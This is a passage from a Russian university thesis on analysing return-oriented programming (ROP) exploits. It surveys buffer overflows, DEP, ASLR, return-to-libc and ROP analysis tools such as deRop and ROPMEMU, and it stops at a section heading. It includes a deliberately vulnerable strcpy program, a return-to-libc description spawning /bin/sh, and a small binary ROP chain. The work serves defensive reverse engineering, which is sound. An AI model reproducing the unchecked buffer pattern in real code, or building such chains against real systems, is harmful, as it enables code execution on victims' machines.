Московский государственный университет имени М.В.Ломоносова
Факультет вычислительной математики и кибернетики
Кафедра системного программирования

Вишняков Алексей Вадимович

Разработка и реализация метода анализа атак повторного использования кода

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА

Научный руководитель:
чл.-кор. РАН, д.ф.-м.н., профессор
Аветисян Арутюн Ишханович

Москва, 2018

Аннотация

Разработка и реализация метода анализа атак
повторного использования кода

Вишняков Алексей Вадимович

Обеспечение безопасности программного обеспечения является на сегодняшний день одной из первостепенных задач. Сбои в работе программного обеспечения могут привести к серьезным последствиям, а злонамеренная эксплуатация уязвимостей может причинить колоссальный ущерб. Крупные корпорации уделяют особое внимание анализу инцидентов информационной безопасности. Атаки повторного использования кода, основанные на возвратно-ориентированном программировании (ROP), приобретают всю большую популярность с каждым годом и могут быть применены даже в условиях работы защитных механизмов современных операционных систем. В отличие от обычной программы, где инструкции размещаются последовательно в памяти, ROP состоит из множества маленьких блоков инструкций (гаджетов) и использует стек для связывания инструкций, что затрудняет анализ ROP цепочек. Целью данной работы является упрощение обратной инженерии ROP эксплоитов. В данной работе предлагается метод анализа атак повторного использования кода, который позволяет восстановить семантику ROP цепочки: определить семантику гаджетов и восстановить прототипы вызванных функций и системных вызовов и значения их аргументов. Метод был реализован в виде программного инструмента и апробирован на реальных ROP эксплоитах.

Содержание

1 Введение

Обеспечение безопасности программного обеспечения является на сегодняшний день одной из первостепенных задач. Программные продукты применяются в повседневно окружающих нас вещах: компьютерах, смартфонах, автомобилях, банкоматах, объектах городской инфраструктуры, медицинском оборудовании жизнеобеспечения и технологиях «интернета вещей». Сбои в работе программного обеспечения могут привести к серьезным последствиям: денежные убытки, деградация средств коммуникации, задержки в работе экстренных служб, аварии и даже причинить вред здоровью человека. А злонамеренная эксплуатация уязвимостей[1] может причинить колоссальный ущерб. По данным Национального института стандартов и технологий США ежегодно публикуются тысячи описаний новых уязвимостей CVE (рис. 1) [1, 2]. Крупные корпорации уделяют особое внимание анализу инцидентов информационной безопасности.




Рис. 1: Количество (десятки тысяч) новых уязвимостей (CVE) в год

Для эксплуатации уязвимостей в условиях работы защитных механизмов современных операционных систем часто применяется техника возвратно-ориентированного программирования (ROP). Это атака повторного использования кода, позволяющая обхо-

[1]Уязвимость – недостаток в системе, используя который можно злонамеренно нарушить конфиденциальность, целостность или доступность информации.

дить защитный механизм, запрещающий региону памяти быть одновременно доступным на запись и исполнение (DEP), и современные реализации рандомизации размещения адресного пространства (ASLR), которые оставляют часть адресного пространства программы нерандомизированной. Так в Linux адрес загрузки кода программы часто остается постоянным, а некоторые динамические библиотеки Windows загружаются по фиксированным адресам. Злоумышленник использует кусочки кода из нерандомизированного адресного пространства программы, которые называются гаджетами. Каждый гаджет выполняет некоторые вычисления (например, складывает значения двух регистров) и передает управление следующему гаджету. Гаджеты связываются в цепочку последовательно выполняемых кусочков кода. Таким образом, с помощью цепочки гаджетов можно выполнить некоторые вредоносные действия.

Гаджет – это последовательность инструкций, которая заканчивается инструкцией передачи управления (`ret`). В отличие от обычной программы, инструкции ROP цепочки не размещаются последовательно в памяти, а вместо этого разбиваются на маленькие гаджеты, связанные инструкциями, которые получают адрес следующего гаджета со стека. Такое стековое связывание инструкций затрудняет анализ ROP цепочек. Целью данной работы является упрощение обратной инженерии ROP эксплоитов[2].

В данной работе предлагается метод анализа атак повторного использования кода, который позволяет восстановить семантику ROP цепочки: разбить цепочку на гаджеты, определить семантику гаджетов и восстановить вызванные функции и системные вызовы и значения их аргументов.

Работа организована следующим образом. В главе 2 приводится обзор атак и защитных механизмов, послуживших предпосылками к появлению ROP (разд. 2.5). В главе 4 проводится обзор существующих методов анализа ROP атак. В главе 5 представлен метод восстановления семантики ROP цепочек. В главе 6 описываются детали реализации предлагаемого метода. Результаты практического применения приводятся в главе 7.

[2]Эксплоит – программа, входные данные или последовательность команд, использующие уязвимость, чтобы добиться непредусмотренного поведения системы.

2 Обзор атак и защитных механизмов

В данной главе приводится обзор атак на переполнение буфера на стеке. Описываются защитные механизмы операционной системы: ограничение исполняемых областей (DEP) и рандомизация размещения адресного пространства (ASLR). В разделе 2.5 дается определение возвратно-ориентированного программирования, метода эксплуатации уязвимости переполнения буфера на стеке, позволяющего обойти DEP и современные реализации ASLR.

2.1 Уязвимость переполнения буфера на стеке

Уязвимость переполнения буфера на стеке возникает, когда размер данных, записываемых в буфер на стеке, превышает размер этого буфера [3]. Например, в приведенной на листинге 1 программе на Си уязвимая функция `vul` не проверяет длину сроки `str`, записываемой в буфер фиксированного размера `buf`. Если длина первого аргумента командной строки `argv[1]` окажется большей или равной размеру буфера `buf`, произойдет переполнение буфера на стеке.


Листинг 1: Переполнение буфера `buf` на стеке в функции `vul`

```
void vul(char *str) {
    char buf[512];
    strcpy(buf, str);
}

int main(int argc, char *argv[]) {
    vul(argv[1]);
    return 0;
}
```

На рисунке 2а показан стековый фрейм функции `vul` до переполнения. Стек в архитектуре x86 растет от больших адресов к меньшим (на рисунке – сверху вниз). Аргументы функции поочередно кладутся на стек справа налево. При вызове функции адрес возврата кладется на стек, после чего функция может сохранить старое значение регистра `ebp` и выделить на стеке память для локальных переменных (в нашем

случае – для буфера `buf`). Данные в буфер записываются в порядке возрастания адресов (на рисунке – снизу вверх). Переполнение буфера приводит к перезаписи ячеек выше по стеку, в том числе адреса возврата, после чего почти всегда следует аварийное завершение программы.



(a) Стековый фрейм функции `vul` до переполнения

(b) Размещение вредоносного кода на стеке

(c) Атака возврата в библиотеку

Рис. 2: Стековый фрейм функции `vul` и способы эксплуатации уязвимости переполнения буфера `buf` на стеке

Эксплуатация уязвимости переполнения буфера на стеке позволяет выполнять произвольный код. Рассмотрим ситуацию, когда злоумышленник контролирует значение первого аргумента командной строки `argv[1]`, а следовательно, контролирует значения, записываемые в буфер `buf`. В таком случае злоумышленник может добиться перезаписи адреса возврата указателем на размещенный на стеке вредоносный код (рис. 2b). Таким образом, после возврата из функции `vul` управление передается на сформированный

злоумышленником код. Обычно в качестве такого кода используется код, приводящий к вызову командной оболочки операционной системы, который называется шелл-кодом. Чтобы избежать негативных последствий от переполнения буфера на стеке, появились различные защитные механизмы.

2.2 Ограничение исполняемых областей (DEP)

Ограничение исполняемых областей (DEP) – защитный механизм операционной системы, запрещающий исполнение кода из областей памяти, помеченных как «данные». Попытка исполнения кода из помеченных областей вызывает исключение. Таким образом, стек и куча становятся недоступными для выполнения, что предотвращает выполнение размещенного на них вредоносного кода. Механизм успешно применяется в операционных системах Windows, Linux и др.

2.3 Атака возврата в библиотеку

Для обхода DEP используется атака возврата в библиотеку. Атака заключается в подмене адреса возврата адресом некоторой библиотечной функции, например, функции `system` из библиотеки `libc`.

На рисунке 2c показано состояние стека после переполнения. Адрес возврата перезаписан адресом функции `system(const char *command)`. Выше лежит произвольный адрес возврата из функции `system` и ее единственный аргумент `command`, который является указателем на нуль-терминированную строку `"/bin/sh"`, размещенную следом за указателем.

2.4 Рандомизация размещения адресного пространства (ASLR)

Рандомизации размещения адресного пространства (ASLR) – защитный механизм операционной системы, позволяющий размещать ключевые элементы процесса (образ программы, стек, куча, динамические библиотеки) по различным адресам во время загрузки исполняемого файла. Данная защита затрудняет проведение атаки возврата в библиотеку, т.к. адрес библиотечной функции неизвестен до загрузки программы и отличается для каждого запуска.

Следует отметить, что рандомизация адресов исполняемых секций программы или библиотеки требует, чтобы они были скомпилированы в позиционно-независимый код, что не всегда выполняется. Так в Linux адрес загрузки кода программы часто остается постоянным, а некоторые динамические библиотеки Windows загружаются по фиксированным адресам. Таким образом, в условиях работы современных реализаций ASLR часть адресного пространства программы остается нерандомизированной.

2.5 Возвратно-ориентированное программирование (ROP)

Возвратно-ориентированное программирование (ROP) [4] – метод эксплуатации уязвимости переполнения буфера на стеке, который по сути является обобщением атаки возврата в библиотеку. Метод так же применим в условиях работы DEP, но представляет большую опасность, т.к. может быть использован для обхода современных реализаций ASLR, когда часть адресного пространства остается нерандомизированной (разд. 2.4).

ROP использует последовательности инструкций в нерандомизированных исполняемых областях памяти, которые заканчиваются инструкцией передачи управления (`ret`). Такие последовательности инструкций называются гаджетами. Следует отметить, что архитектура x86 не требует выравнивания адресов инструкций, т.е. некоторая последовательность инструкций в программе может содержать в себе гаджет, отсутствовавший в коде программы (лист. 2). Гаджеты собираются в цепочки, а их адреса размещаются от адреса возврата на стеке так, чтобы первый гаджет передавал управление второму, второй – третьему и т.д. Таким образом, с помощью цепочки гаджетов можно выполнить некоторые вредоносные действия.

Листинг 2: Гаджет внутри последовательности инструкций

```
f7c7070000000f9545c3 → test edi, 0x7 ; setnz BYTE PTR [ebp-0x3d]
  c7070000000f9545c3 → mov DWORD PTR [edi], 0xf000000 ; xchg ebp, eax ;
                       inc ebp ; ret
```

На рисунке 3 приводится состояние стека после размещения на нем ROP цепочки, которая производит запись значения `memValue` по адресу `memAddr`. Адрес возврата перезаписан адресом первого гаджета. После возврата из функции управление передастся первому гаджету, который загрузит со стека значение `memValue` на регистр `eax`. При возврате (после выполнения инструкции `ret`) первый гаджет передаст управле-

ние второму гаджету, который в свою очередь загрузит значение `memAddr` на регистр `edx`. Потом третий гаджет сохранит значение регистра `eax` (`memValue`) по адресу `edx` (`memAddr`). Далее управление передастся четвертому гаджету и т.д. На листинге 3 приводится эта же ROP цепочка в бинарном виде, которая записывает значение `"/bin"` по адресу `0x0830caa0`.




Рис. 3: Состояние стека после размещения на нем ROP цепочки, которая производит запись значения `memValue` по адресу `memAddr`

Листинг 3: Бинарная ROP цепочка, записывающая `"/bin"` по адресу `0x0830caa0`

```
00000000  47 65 06 08 2f 62 69 6e  3d 76 07 08 a0 ca 30 08  |Ge../bin=v....0.|
00000010  b5 8b 08 08                                       |....|
00000014
```

Следует отметить, что применение ROP для эксплуатации уязвимости возможно при условии наличия достаточного набора гаджетов из нерандомизированных областей памяти.

3 Постановка задачи

Необходимо разработать и реализовать метод анализа атак повторного использования кода.

Метод должен позволять по бинарной ROP цепочке:

- Восстанавливать цепочку вызванных гаджетов.
- Определять семантику гаджетов.
- Восстанавливать вызванные функции и их аргументы.
- Выявлять системные вызовы.

4 Обзор существующих решений

4.1 Определение семантики гаджета

Не каждый гаджет может быть использован для составления пригодных для эксплуатации ROP цепочек. В работе Q [5] требуют, чтобы каждый гаджет удовлетворял следующим свойствам:

- **Функциональность.** У каждого гаджета есть тип (табл. 1), который определяет его функциональность. Тип гаджета описывается семантически с помощью булева предиката, который должен быть всегда истинным после выполнения гаджета.
- **Сохранение управления.** Каждый гаджет должен быть способен передать управление другому гаджету, т.е. заканчиваться инструкцией `ret` или семантически эквивалентной последовательностью инструкций (например, `pop eax ; jmp eax`).
- **Известные побочные эффекты.** У гаджета не должно быть неизвестных побочных эффектов. Побочные эффекты выполнения гаджета не должны приводить к неконтролируемому поведению программы. Например, запись значения по произвольному адресу памяти может привести к аварийному завершению программы.
- **Константное смещение стека.** Большинство типов гаджетов требуют, чтобы указатель стека увеличивался на постоянное значение после каждого выполнения.

4.1.1 Типы гаджетов

Набор типов гаджетов в Q [5] задает новую архитектуру набора команд (ISA), в которой каждый тип гаджета функционирует как инструкция. Семантика каждого типа гаджета определяется постусловием $\mathcal{B}$, которое должно быть истинно после выполнения гаджета. Последовательность инструкций $\mathcal{I}$ удовлетворяет постусловию $\mathcal{B}$, если для любого начального состояния после выполнения $\mathcal{I}$ постусловие $\mathcal{B}$ истинно. Начальное состояние состоит из присваиваний регистрам и памяти некоторых начальных значений. Список типов гаджетов и определений их семантики (постусловий) приводится в таблице 1.

Тип	**Параметры**	**Семантика**
`NoOpG`	—	Не меняет ничего в памяти и на регистрах
`JumpG`	`AddrReg`	`IP` ← `AddrReg`
`MoveRegG`	`InReg`, `OutReg`	`OutReg` ← `InReg`
`LoadConstG`	`OutReg`, `Offset`	`OutReg` ← `[SP + Offset]`
`ArithmeticG`	`InReg1`, `InReg2`, `OutReg`, ∘	`OutReg` ← `InReg1` ∘ `InReg2`
`LoadMemG`	`AddrReg`, `OutReg`, `Offset`	`OutReg` ← `[AddrReg + Offset]`
`StoreMemG`	`AddrReg`, `InReg`, `Offset`	`[AddrReg + Offset]` ← `InReg`
`ArithmeticLoadG`	`AddrReg`, `OutReg`, `Offset`, ∘	`OutReg` ∘← `[AddrReg + Offset]`
`ArithmeticStoreG`	`AddrReg`, `InReg`, `Offset`, ∘	`[AddrReg + Offset]` ∘← `InReg`

Таблица 1: Типы гаджетов. `[Addr]` означает доступ к памяти по адресу `Addr`, ∘ – бинарную операцию. `a` ← `b` означает, что конечное значение `a` равно начальному значению `b`. `X` ∘← `Y` – сокращение для `X` ← `X` ∘ `Y`

Следует отметить, что один гаджет может принадлежать сразу нескольким типам. Например, гаджет `push eax ; pop ebx ; pop ecx ; ret` одновременно перемещает `eax` в `ebx` и загружает значение со стека в `ecx`, что соответствует типам `MoveRegG: ebx` ← `eax` и `LoadConstG: ecx` ← `[esp + 0]`.

4.1.2 Семантический анализ

Для того чтобы определить, удовлетворяет ли последовательность инструкций $\mathcal{I}$ постусловию $\mathcal{B}$, в Q [5] используют известную технику из формальной верификации – вычисление слабейшего предусловия [6]. Слабейшее предусловие $wp(\mathcal{I}, \mathcal{B})$ для последовательности инструкций $\mathcal{I}$ и постусловия $\mathcal{B}$ – это булево предусловие, которое описывает, когда $\mathcal{I}$ завершается в состоянии, удовлетворяющем $\mathcal{B}$.

Слабейшие предусловия используются, чтобы убедиться, что определение семантики гаджета всегда выполняется после выполнения последовательности инструкций $\mathcal{I}$. Для этого достаточно проверить:

$$wp(\mathcal{I}, \mathcal{B}) \equiv true \tag{1}$$

Если формула верна, то $\mathcal{B}$ всегда истинно после выполнения $\mathcal{I}$, а значит, $\mathcal{I}$ – гаджет с

семантическим типом $\mathcal{B}$.

Однако формальная верификация гаджетов показала себя очень медленной на практике. Для ускорения процесса инструкции гаджета предварительно несколько раз выполняются с использованием случайных входных данных, и проверяется истинность $\mathcal{B}$. Если $\mathcal{B}$ окажется ложным хотя бы для одного выполнения, то последовательность инструкций не может быть гаджетом этого типа. Таким образом, более сложное вычисление слабейшего предусловия производится, если $\mathcal{B}$ истинно для каждого выполнения.

Выполнение со случайными входными данными может быть также использовано для выявления возможных значений параметров (табл. 1). Например, посмотрев на значения регистров и на адреса чтения из памяти, можно вычислить набор возможных смещений (`Offset`) для гаджета загрузки из памяти `LoadMemG`.

4.2 deRop

В отличие от использования традиционного шелл-кода, который внедряется в память процесса, возвратно-ориентированное программирование позволяет производить произвольные вычисления, используя уже имеющийся в памяти код. Поэтому для анализа ROP атак затруднительно использовать существующие традиционные инструменты анализа бинарного кода. Для решения озвученной проблемы был предложен инструмент deRop [7] – ROP эксплоит приводится к семантически эквивалентному обычному шелл-коду, который уже может быть проанализирован существующими инструментами. Авторы выделяют следующие трудности анализа ROP атак:

- **Обнаружение гаджетов.** При эксплуатации переполнения буфера на стеке перед адресом первого гаджета (которым будет перезаписан адрес возврата) записывается буфер произвольных незначительных данных. Более того, между адресом первого и второго гаджета также могут быть пропущены ячейки (`ret n`). Несмотря на то что deRop пытается использовать статический анализ, насколько это возможно, избегая использование динамического анализа, обнаружение первых двух гаджетов производится с использованием отладчика.

- **Отслеживание указателя стека.** В ROP эксплоите указатель стека используется для получения адреса следующего гаджета так же, как указатель инструкции –

для получения адреса следующей инструкции. Поэтому необходимо отслеживать указатель стека для обнаружения следующего гаджета.

- **Размещение стека и перемещение констант.** Для загрузки констант в регистр в шелл-коде обычно используются `mov reg, imm`, в то время как в ROP обычно используются `pop reg`. Размещение стека в исходной ROP цепочке отлично от размещения в выходном семантически эквивалентном ей шелл-коде. Поэтому необходимо отслеживать расположение констант на стеке.

- **Вызовы функций.** Некоторые гаджеты в ROP цепочке используются для вызова функций. Необходимо выявлять такие вызовы функций и вызывать их традиционным образом. Более того, необходимо определять значения аргументов функции (в т.ч. аргументов, которые являются константой или указателем) для каждого вызова.

- **Циклы.** ROP цепочка может содержать циклы. Необходимо уметь их обнаруживать и определять условие выхода из цикла.

Сначала deRop использует отладчик, чтобы определить расположение первых двух гаджетов. Далее в цикле анализируется каждый гаджет. На этом шаге используются только техники статического анализа для симуляции выполнения каждого гаджета. Во время симуляции deRop отслеживает большое количество важной информации, включая значения регистров, а также отображение между адресами инструкций и данными. Симуляция по сути представляет из себя набор простых ассемблерных преобразований. В результате, будет получена последовательность инструкций, не использующая ROP.

4.2.1 Постобработка

Как только все гаджеты были проанализированы, производятся несколько этапов постобработки для упрощения выходного кода:

- **Данные в памяти.** Вычисляются значения операндов инструкций, обращающихся к памяти, и операнды заменяются константами.

- **Нулевые байты.** Обычно требуется, чтобы шелл-код не содержал нулевых байтов, т.к. это приводит к обрезанию шелл-кода после некоторых операций (напри-

мер, `strcpy`). Данная проблема решается заменой всех нулевых байтов на ненулевые значения и добавлением декодера в начало шелл-кода, который восстановит оригинальные значения.

- **Адрес возврата.** Адрес возврата в эксплоите заменяется адресом начала результирующего шелл-кода.

4.3 ROPMEMU

ROPMEMU [8] – фреймворк для анализа сложных атак повторного использования кода. Авторы выделяют следующие проблемы анализа ROP атак (C1—C3 уже были озвучены в разделе 4.2):

[C1] Избыточность – большинство ROP гаджетов содержат лишние инструкции. Например, гаджет, предназначенный для инкриминирования `eax`, может также загружать (`pop`) значение со стека до передачи управления следующему гаджету (`ret`). Данная проблема может быть решена уже известными компиляторными преобразованиями, упрощающими ассемблерный код.

[C2] Стековое связывание инструкций – самым очевидным отличием ROP цепочки от обычной программы является то, что инструкции не размещаются последовательно в памяти, а вместо этого разбиваются на маленькие гаджеты, связанные инструкциями косвенной передачи управления. Таким образом, обычная программа, состоящая из одного блока в 50 инструкций, может быть разбита в ROP цепочке на более чем 40 блоков, связанных инструкцией `ret`. Стековое связывание инструкций может привносить побочные эффекты, трудно уловимые во время статического анализа. Например, последовательность гаджетов сохраняется на стеке, и код каждого гаджета также взаимодействует со стеком (для получения параметров или просто из-за избыточных инструкций). Для того чтобы корректно определить адрес каждого гаджета, необходимо эмулировать каждую инструкцию в ROP цепочке.

[C3] Нехватка значений констант – ROP цепочки обычно составляются из параметризованных гаджетов (например, загрузки произвольного значения в регистр `rax`), которые используют параметры, сохраненные на стеке. Эмуляция кода необходима для восстановления значений регистров.

[C4] Условные ветвления – в отличие от традиционного изменения указателя инструкции условное ветвление в ROP цепочке изменяет указатель стека. Таким образом, простой условный переход может быть реализован несколькими гаджетами. На страницах 18—19 [9] приводится пример реализации такого условного ветвления. Для приведения цепочки к более читаемому коду необходимо распознавать такие условные ветвления и заменять их одной инструкцией ветвления.

[C5] Возврат в функции – вызовы функций в ROP обычно реализуются простым возвратом (`ret`) во входную точку функции. Т.к. обычные гаджеты также часто берутся из кода, расположенного внутри библиотек, сложно отличить вызов функции от очередного гаджета.

[C6] Динамически генерируемые цепочки – ROP цепочка не обязательно сразу целиком размещается в памяти, а легко могут быть использованы гаджеты, которые приготовят выполнение других гаджетов в будущем.

[C7] Условие останова – авторы предполагают, что аналитик способен определить начало ROP цепочки в памяти. Однако т.к. емулятору необходимо проанализировать ее содержимое, важно также иметь условие завершения, чтобы определить, когда все гаджеты были извлечены и необходимо остановить процесс эмуляции.

ROPMEMU фреймворк использует набор различных техник для анализа ROP цепочек и восстановления эквивалентного им кода в форме, которая может быть проанализирована традиционными инструментами обратной инженерии, такими как IDA Pro [10]. Предполагается, что у аналитика имеется дамп памяти и входная точка первой ROP цепочки. Оставшиеся динамически генерируемые цепочки восстанавливаются самим фреймворком, который имеет пять основных фаз анализа.

4.3.1 Многопутевая эмуляция

На этом шаге эмулируются ассемблерные инструкции, из которых состоит ROP цепочка (C2). Исследуются все возможные ветвления и для каждого пути выполнения генерируется независимая трасса (аннотированная значениями регистров и памяти). Эмулятор также распознает возвраты в библиотечные функции, пропускает их тело и симулирует их выполнение, генерируя фиктивные данные и возвращаемое значение (C5).

В начале фазы эмуляции состояние виртуального процессора (регистры и флаги) обнуляется, за исключением указателей инструкции и стека (чьи начальные значения должны быть предоставлены в качестве входа для анализа). Затем эмулятор обновляет состояние виртуального процессора и состояние памяти после каждой инструкции. Эмулятор изначально считывает содержимое памяти из дампа памяти. Однако происходит перенаправление всех операций записи в теневую память [11], поддерживаемую эмулятором. Последующие операции чтения получают данные из теневой памяти (если по адресу ранее производилась запись) или из оригинального дампа памяти в противном случае. Условие останова (C7) определяется набором эвристик, основанных на принципе локальности (эмулятор обнаруживает большое относительное изменение указателя стека) и длине гаджета, исключая обнаруженные вызовы функций. Как только срабатывает условие останова, эмулятор останавливает выполнение, содержимое теневой памяти и трасса выполнения сохраняются на диск и исследуются на предмет наличия новых ROP цепочек. Если таковые найдены, эмулятор перезапускается, чтобы проанализировать следующую цепочку, и процесс повторяется несколько раз, пока все динамически генерируемые цепочки не будут обнаружены и проанализированы (C6).

В присутствии длинных ROP цепочек со сложным потоком управления, простой подход, основанный на эмуляции, не достаточен для анализа всего ROP эксплоита. Покрытие ограничено только выполненными условными переходами, которые часто зависят от фиктивных возвращаемых значений функций, сгенерированных эмулятором. Данную проблему решает многопутевая эмуляция, которая является адаптированной к ROP цепочкам версией алгоритма многопутевого выполнения [12]. В частности, эмулятор распознает, когда указатель стека изменяется в зависимости от содержимого регистра флагов. В конце процесса эмуляции из трассы получается список всех точек ветвления вместе со значениями флагов в каждой из них. Далее эмулятор перезапускается с указанием инвертировать переход в точке ветвления. Таким образом, выполнение пройдет по другому пути. Исследование ветвлений прекращается, когда все ветви были проанализированы.

Однако, при наличии циклов в ROP цепочке, эмулятор может застрять в бесконечном пути выполнения. Для решения этой проблемы отслеживается число повторений указателя стека во время выполнения инструкций ветвления. Если это число превосходит некоторый допустимый порог, эмулятор инвертирует переход, чтобы насильно

прекратить цикл и исследовать оставшуюся часть графа потока управления.

4.3.2 Разбиение трассы

На этой фазе анализируются все сгенерированные эмулятором трассы, удаляются повторения и извлекаются уникальные блоки кода. Каждая трасса разрезается в каждой точке ветвления, генерируется новый блок, который сохраняется в отдельную трассу. Также записывается дополнительная информация, описывающая отношения между различными блоками. Далее блоки сравниваются, чтобы обнаружить совпадающие инструкции в конце блоков и изолировать их в отдельный блок. В результате, будет получен набор трасс, ассоциированных с каждым «базовым блоком» в цепочке.

4.3.3 Отвязывание инструкций от стека

На этом этапе применяются различные ассемблерные преобразования для упрощения каждой ROP трассы. Удаляются связи между гаджетами, и содержимое последовательно выполняемых гаджетов сливается в один базовый блок. Также удаляются значения констант со стека и присваиваются соответствующим регистрам (C2 и C3).

Сначала из трассы удаляются все инструкции безусловной передачи управления (`ret`, `call`, `jmp`). Затем инструкции `mov` упрощаются, благодаря вычислению их операндов (например, `mov rax, [rsp + 0x30]`). Инструкции `pop` заменяются инструкциями `mov`, все необходимые значения получаются с соответствующего места на стеке.

4.3.4 Восстановление графа потока управления

